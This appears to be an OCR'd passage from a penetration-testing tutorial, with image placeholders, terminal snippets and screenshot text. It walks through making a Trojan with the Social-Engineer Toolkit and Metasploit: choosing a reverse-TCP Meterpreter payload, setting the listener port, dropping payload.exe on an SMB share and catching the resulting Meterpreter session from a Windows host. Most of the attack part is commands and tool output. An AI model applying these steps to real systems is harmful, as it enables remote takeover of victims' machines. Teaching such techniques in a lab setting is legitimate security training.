
















```
root@kali:~# ls /usr/share/set
autorun  modules      readme      seproxy    setup.py  src
config   payload.exe  seautomate  setoolkit  seupdate
root@kali:~# cp /usr/share/set/payload.exe /home/Share/
root@kali:~# ls /home/Share/
Hack Win7 URL  payload.exe  template.pdf  test
root@kali:~#
```












Make Trojan with Metasploit shell







```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Bind Shell                      Execute payload and create an acce
```


```
set:payload>2
```


```
set:encoding>4
set:payloads> PORT of the listener [443]:8888
```


```
able.
[*] Your payload is now in the root directory of SET as payload.exe
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]:
```

```
[*] Your payload is now in the root directory of SET as payload.exe
[-] The payload can be found in the SET home directory.
set> Start the listener now? [yes|no]: yes
[-] Please wait while the Metasploit listener is loaded...
```

```
root@kali:~# ls /usr/share/set/
autorun  modules      readme     seproxy    setup.py  src
config   payload.exe  seautomate  setoolkit  seupdate
root@kali:~# cp /usr/share/set/payload.exe /home/Share/
root@kali:~# ls /home/Share/
Hack Win7 URL  payload.exe  template.pdf  test
root@kali:~#
```


Network ▸ 172.16.100.5 ▸ SMB Share ▸
Search SMB Share
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
test
1/29/2016 12:15 PM
File folder
Hack Win7 URL
1/29/2016 2:52 PM
File
1 KB
payload
1/29/2016 6:31 PM
Application
288 KB
template.p
:25 PM
PDF File
60 KB
Open
Open using Resource Hacker
Run as administrator
Troubleshoot compatibility
Always available offline
Restore previous versions
Send to
Cut
Copy
Create shortcut



[*] Started reverse handler on 172.16.100.5:8888
[*] Starting the payload handler
msf exploit(handler) >
[*] Sending stage (770048 bytes) to 172.16.100.6
[*] Meterpreter session 1 opened (172.16.100.5:8888 -> 172.16.100.6:49190) at 20
16-01-29 10:03:32 -0500


msf exploit(handler) > sessions -l
Active sessions
Id Type Information Connection
